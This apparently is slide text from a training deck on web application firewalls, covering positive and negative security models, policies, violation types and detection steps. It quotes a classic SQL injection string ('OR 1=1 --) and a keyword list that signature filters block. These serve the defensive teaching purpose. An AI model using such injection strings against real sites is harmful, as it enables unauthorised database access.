


Traditional FW vs WAF


Firewall Rules			
Source IP	Destination IP	Port Number	Action (Permit / Deny)
172.16.0.50	10.10.10.10	80	Deny
172.16.0.50	10.10.10.10	443	Permit




Traditional FW vs WAF




Traditional FW vs WAF




Traditional FW vs WAF



Traditional FW vs WAF



Traditional FW vs WAF



Security Models

- **Positive Security Model**

- Learn and fix the **entities** and **parameters** of application and allow only what is defined under policy.

- **Negative Security Model**

- Define all suspicious things and block them, rest all is trusted traffic and will be allowed.

- **Best Practice**

Use both and try to bridge gap between both.

Security Models

- **Positive Security Model (Allow-list):** You have a guest list. If your name isn't on it, you aren't getting in. The WAF "learns" what normal traffic looks like (valid URLs, specific form fields) and blocks everything else by default. It's very secure but requires constant updates as the app changes.
- **Negative Security Model (Block-list):** You have a "Wanted" poster. You let everyone in unless they look like a known criminal. The WAF uses signatures to spot common attacks like SQL injection. It's easier to set up but can miss new, unknown threats ("Zero-days").
- **Best Practice:** You use both. Use the Negative model to catch the obvious "bad guys" immediately, and use the Positive model to ensure that even "clean-looking" traffic follows your specific app's rules.

Security Models

1. Negative Security Model (Signature-Based)

The WAF looks at the input and compares it against a "black-list" of known bad patterns.

- The Check: "Does this input contain keywords like `OR`, `SELECT`, `DROP`, or symbols like `--` and `'`?"
- The Result: It sees `'OR 1=1 --`, matches it to a known SQL injection signature, and blocks it.
- The Flaw: If a company named "Union Flight" uses the word "Union" in a URL, the WAF might block a legitimate user (a False Positive).

Security Models

2. Positive Security Model (Behavior-Based)

The WAF doesn't care about "bad" words; it only cares about what is "allowed" for that specific field.

- The Check: "Is this search bar supposed to only accept alphanumeric characters with a maximum length of 20?".
- The Result: It sees the single quote ' and the spaces. Since these aren't on the "allow-list" for this specific parameter, it blocks the request.
- The Strength: This stops Zero-day attacks (new hacks that don't have a signature yet) because if it isn't explicitly defined as "normal," it's blocked.

Security Models

3. Best Practice: Bridging the Gap

A [modern WAF](#) like those from [F5](#) or [Radware](#) uses both

- **Layer 1 (Negative):** Quickly blocks 99% of common "noisy" attacks using global signatures.
- **Layer 2 (Positive):** Learns the specific "DNA" of your application. If a hacker tries a brand-new, complex injection that bypasses signatures, the Positive model catches it because the input "looks weird" compared to normal user behavior.

This dual approach ensures you are protected from known threats without having to manually define every single possible attack.

Security Policy


- It is a **collection of settings** and **configurations** that is used **to protect the web application** from malicious traffic.
- As a best practise, it is always recommended to built a security policy with the mixture of both the **Positive security** and **Negative security** model to bridge the gap in between them.
- It defines which traffic is allowed to access the application/WEB server.
- Security policies can also include protection against
 - DoS attacks,
 - Brute force attacks,
 - Web scraping,
 - Cross-site request forgery,
 - and multiple other attacks.

Types of Policy Deployment

- Create a policy automatically
- Create a policy manually
- Create a policy for XML and web services
- Create a policy using a vulnerability scanner

Violations

An event that violates the rule defined in the security policy is known as Violation.



Violations

1. Structure Violations (The "Where" and "How")

- These elements define the **architecture** of your web application. The WAF acts as a gatekeeper to ensure the user is accessing the right place using the correct protocol.
- **URL:** Checks if the requested path (e.g., /login.php) is allowed.
- **File Types:** Restricts access based on extensions (e.g., allowing .jpg but blocking .sh or .exe).
- **Redirect Domain:** Controls which external sites your application is allowed to send users to, preventing "Open Redirect" attacks.
- **HTTP Protocol Check:** Ensures the request follows the official standards of the HTTP protocol. If a request is malformed, it's blocked.

2. Content Violations (The "What")

- These elements represent the **data** sent within the request. The WAF acts as an inspector, looking inside the "envelope" to find malicious code or abnormal patterns.
- **Parameters:** Analyzes the values typed into forms or search bars (checking for length, data type, or illegal characters).
- **Cookies:** Inspects the data stored in cookies to ensure they haven't been tampered with or used for injection.
- **Headers:** Scrutinizes metadata (like User-Agent or Referer) for hidden attack patterns.
- **Attack Signature:** Compares the input against a database of known threats like SQL Injection or Cross-Site Scripting (XSS).
- **Evasion Techniques:** Detects if a hacker is trying to "disguise" an attack (using encoding like Base64 or Hex) to bypass simple filters.
- **Data Guard:** A "backwards" check. It inspects the **server's response** to make sure it isn't accidentally leaking sensitive info like Credit Card numbers.

WAF Detection

**Step-by-step process
of how a WAF handles a request**

Step 1
Protocol Validation
(The "**Entry Gate**")

Step 2
Allow/Deny Listing
(The "**ID Check**")

Step 3
Signature Matching
(The "**X-Ray**")

WAF Detection

1. Protocol Validation

- Before looking at the data, the WAF checks if the request is "legal" according to HTTP standards.
- What it checks
 - Is the request too large?
 - Is the method allowed (GET vs. PUT)?
 - Are the headers malformed?

Real Attack: HTTP Request Smuggling.

